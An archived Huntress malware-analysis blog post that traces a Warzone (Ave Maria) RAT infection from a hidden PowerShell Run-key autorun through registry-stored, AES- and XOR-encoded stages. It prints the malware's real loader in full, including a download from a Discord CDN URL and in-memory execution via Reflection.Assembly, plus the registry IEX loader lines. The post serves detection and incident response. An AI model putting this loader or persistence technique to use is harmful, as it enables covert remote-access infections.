Ave Maria and the Chambers of Warzone RAT | Huntress

Archived: 2026-04-05 19:10:56 UTC

Friday, September 30, 2022, seemed a day like any other--until a large amount of PowerShell malware came charging through seeking immediate attention. Sparing no time, I jumped right in.

At first, this was troubling. Are the detectors working?? Is something broken?? In order to verify our detector 'ExecutionFromEnvironmentVariable' had triggered correctly for all these autoruns, I did a quick search:


details.path:powershell.exe +details.command:"GetEnvironmentVariable"

This gave the result for *40* autoruns. 😬 ***cracks knuckles**** Time to get down to business.

> Pro Tip: Doing a quick search helps analysts develop a better understanding of the Elastic search syntax. This gives analysts a better understanding of common characteristics and could potentially assist in finding additional footholds.

Now let's dive into the autorun we are checking out.

We can see **GetEnvironmentVariable('60493fbacedcfbcabe', 'User')** along with the User Run Key **Name**. They both use a Base-16 (HEX) formatting, which means alphabetic characters of **A - F** and numbers **0 - 9** with a **length of 12 to 18**. Using regex we can use **[a-f0-9]{12,18}**.



Now, on to implementing our findings in RIOs data within ELK. We use a similar but modified search query (seen below) which provided six additional hits. This information tells us this is an *active threat* still present on the host. Read: time is of the essence.

+process.command_line.text:"GetEnvironmentVariable" +process.command_line.text:/[a-f0-9]{12,18}/

Reviewing the Foothold Details, we are able to see the persistence created within the Hive Current Users Run Key. **(HKU\SID\SOFTWARE\Microsoft\Windows\CurrentVersion\Run)**

The command ran by the Users Run Key launches PowerShell and invokes expressions in the [host's environments registry] with the value **60493fbacedcfbcabe**.

Foothold Details	
File Path	c:\windows\system32\windowspowershell\v1.0\powershell.exe
Name	fbacedcfbcabe60493
Path	c:\windows\system32\windowspowershell\v1.0\powershell.exe
User	
Command	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "IEX([Environment]::GetEnvironmentVariable('60493fbacedcfbcabe', 'User'))"
Location	HKU\ \SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Binary Mod Time	2021-10-06 09:53:12 EDT
Binary Create Time	2021-10-06 09:53:12 EDT

From here we will take to tasking the user's Hive Current Users Environment: **(HKU\SID\Environment)**. We obtain the next stage within the registry location **HKU\SID\Software\<value>**.

It's important to note: **These additional registry keys will be required in the report for the customer to remove.**

Details - **Key:** HKU\ \Environment

Values | Subkeys | Raw

Show 25 entries Search:


Name	Data	Type
27842badfbdabe	$abc = $null; for ($i=0;$i -le 500;$i++){Try{$abc=$abc+(Get-ItemProperty -path 'HKCU:\SOFTWARE\27842badfbdabe').$i}Catch{}}IEX($abc)	REG_EXPAND_SZ
57906badfbdabe	$abc = $null; for ($i=0;$i -le 500;$i++){Try{$abc=$abc+(Get-ItemProperty -path 'HKCU:\SOFTWARE\57906badfbdabe').$i}Catch{}}IEX($abc)	REG_EXPAND_SZ
7872badfbdabe	$abc = $null; for ($i=0;$i -le 500;$i++){Try{$abc=$abc+(Get-ItemProperty -path 'HKCU:\SOFTWARE\7872badfbdabe').$i}Catch{}}IEX($abc)	REG_EXPAND_SZ
OneDrive	C:\Users\ \OneDrive	REG_EXPAND_SZ
Path	%USERPROFILE%\AppData\Local\Microsoft\WindowsApps;	REG_EXPAND_SZ
TEMP	%USERPROFILE%\AppData\Local\Temp	REG_EXPAND_SZ
TMP	%USERPROFILE%\AppData\Local\Temp	REG_EXPAND_SZ

Showing 1 to 7 of 7 entries ‹ Previous 1 Next ›


Viewing the **HKU\SID\Software\27842badfbdabe,** we see four values (default, 0, 1 and 3) which show PowerShell variables and encoding. Save the values 0, 1 and 3 for later and isolate the script for further analysis.

Let’s start digging further into the script.

Within the script, it has encoded variables with Base64, a reverse array that joins the data. What could it be hiding? And make no mistake--it's always hiding something.




Using Cyberchef, we can attempt to quickly decode the base64 strings with the formula of **Subsection** and **Frombase64**. This should grab the majority of strings but will still need some manual intervention. This is where analysts come into play.




After replacing the encoded Base64 script, we quickly see it has a key, padding, IV, and other common encryption functions. Let's replace the variables with the corresponding value to make the functions of the script easier to read, thus attempting to reveal the secret embedded within.

Now with the script variables replaced, we can see the payload is using AES Encryption using cipher mode Electronic CodeBook (ECB), dropping 16 bytes to create the IV, and it has also been compressed.


Note: Some samples use different cipher modes so make sure to verify this (for example, we have seen ECB and CBC).




To get the IV for our AES encryption, we need to place the payload in Cyberchef. Since we can see the padding = for Base64, we **reverse** the payload. Then we use **From Base64** after which we drop the bytes from 16 bytes (start at 16 and a large length). Now we convert the IV back **To Base64**.
This results in our IV: **duNJnxEFm0/Nw/W34mpGMg==**




Let's combine everything together now. Make sure to **reverse** the payload **From Base64** and drop the first **16 Bytes**. With the **AES decrypt** we require the Base64 Key **9fJygHL[...]**, an IV that was obtained earlier **duNJnx[...]**, then change the **AES cipher mode to ECB**, input as **Raw**,and the output as **Raw**. Since the payload has also been compressed we will be required to use **Raw Inflate** to get our final output.



When inspecting the output we can already see the next stage is another script. This script of the payload is identical to the previous one. This is a rinse-and-repeat stage. Hope you weren't expecting this to be straightforward; that'd be too easy!



After cementing what we just learned, we gain a new output.



To go further, it's required to download the payload from a Discord link. This comes down to analysts' choice in how they download malicious samples.

Note: If a script has Reflection.Assembly (assembly), this loads a .NET payload. Therefore anytime we see Reflection.Assembly we know we're dealing with a .NET malware.

```
function Hex-To-Bytes{
    [cmdletbinding()]param([parameter(Mandatory=$true)][String]$hex);
    $a = $hex.Length / 2
    [byte[]]$Bytes = New-Object System.Byte[] $a
    for($i=0; $i -lt $hex.Length; $i+=2){
        $Bytes[$i/2] = [convert]::ToByte($hex.Substring($i, 2), 16)
    }
    return $Bytes
};
$enc = [System.Text.Encoding]::UTF8
function xor {
    param($string)
    $xorkey = $enc.GetBytes("kriybwqoz")
    $string = $enc.GetString([System.Convert]::FromBase64String($string))
    $byteString = $enc.GetBytes($string)

    $xordData = $(for ($i = 0; $i -lt $byteString.length; ) {
        for ($j = 0; $j -lt $xorkey.length; $j++) {
            $byteString[$i] -bxor $xorkey[$j]
            $i++
            if ($i -ge $byteString.Length) {
                $j = $xorkey.length
            }
        }
    })
    $xordData = $enc.GetString($xordData)
    return $xordData
}
$i = 0;
While ($True){
    $i++;
    $ko = [math]::Sqrt($i);
    if ($ko -eq 1000){ break}
}
$webClient = New-Object System.Net.WebClient
[string]$xoredText = $webClient.DownloadString("https://cdn.discordapp.com/attachments/1013559875034415135/1014369421629857882/sdwwcKkjnwsdw.mkv")
[string]$hex = xor -string $xoredText

echo $hex
[byte[]]$bytes = Hex-To-Bytes -hex $hex
echo $bytes.Length
[Reflection.Assembly]$a = [Reflection.Assembly]::Load($bytes)
[object]$o = $a.CreateInstance("DllClass")
[Type]$t = $a.GetType("DllClass")
```


After downloading the Discord payload, we will allow the script to do the heavy lifting. We just need to modify parts out of the script after we downloaded and isolated the payload:

[string] $xoredText = Get-Content "C:\\users\\Burgers\\Desktop\\mkv.txt"
[io.file]::writeallbytes("C:\\users\\burgers\\desktop\\mkv_decoded.bin", $bytes)


```
function Hex-To-Bytes{
    [cmdletbinding()]param([parameter(Mandatory=$true)][String]$Hex);
    $a = $Hex.Length / 2
    [byte[]]$Bytes = New-Object System.Byte[] $a
    for($i=0; $i -lt $Hex.Length; $i+=2){
        $Bytes[$i/2] = [convert]::ToByte($Hex.Substring($i, 2), 16)
    }
    return $Bytes
};

$enc = [System.Text.Encoding]::UTF8
function xor {
    param($string)
    $xorkey = $enc.GetBytes("kriybwqoz")
    $string = $enc.GetString([System.Convert]::FromBase64String($string))
    $byteString = $enc.GetBytes($string)

    $xordData = $(for ($i = 0; $i -lt $byteString.length; ) {
        for ($j = 0; $j -lt $xorkey.length; $j++) {
            $bytestring[$i] -bxor $xorkey[$j]
            $i++
            if ($i -ge $byteString.Length) {
                $j = $xorkey.length
            }
        }
    })
    $xordData = $enc.GetString($xordData)
    return $xordData
}

$i = 0;
While ($True){
    $i++;
    $ko = [math]::Sqrt($i);
    if ($ko -eq 1000){ break}
}

#$webclient = New-Object System.Net.WebClient
#[string]$xoredText = $webClient.DownloadString("https://cdn.discordapp.com/attachments/1013559875034415135/1014369421629857882/sdwwckkjnwsdw.mkv")

[string] $xoredText = get-content "C:\\users\\burgers\\desktop\\mkv.txt"
[string]$hex = xor -string $xoredText
#echo $hex
[byte[]]$bytes = Hex-To-Bytes -hex $hex
[io.file]::writeallbytes("C:\\users\\burgers\\desktop\\mkv_decoded.bin", $bytes)
#echo $bytes.Length
#[Reflection.Assembly]$a = [Reflection.Assembly]::Load($bytes)
#[object]$o = $a.CreateInstance("DllClass")
#[Type]$t = $a.GetType("DllClass")
#[System.Object[]]$params = New-Object System.Object[] 1
#$params[0] = $hex
#[System.Reflection.MethodInfo]$mi = $t.GetMethod("Main")

#if($mi.GetParameters().Length -eq 0){
#    $params = $null
#}
```

```
[io.file]::writeallbytes("C:\\users\\burgers\\desktop\\mkv_decoded.bin", $bytes)
#echo $bytes.Length
#[Reflection.Assembly]$a = [Reflection.Assembly]::Load($bytes)
#[object]$o = $a.CreateInstance("DllClass")
#[Type]$t = $a.GetType("DllClass")
#[System.Object[]]$params = New-Object System.Object[] 1
#$params[0] = $hex
#[System.Reflection.MethodInfo]$mi = $t.GetMethod("Main")

#if($mi.GetParameters().Length -eq 0){
#    $params = $null
#}

#$mi.Invoke($o, $params)

PS C:\Users\Burgers>
```

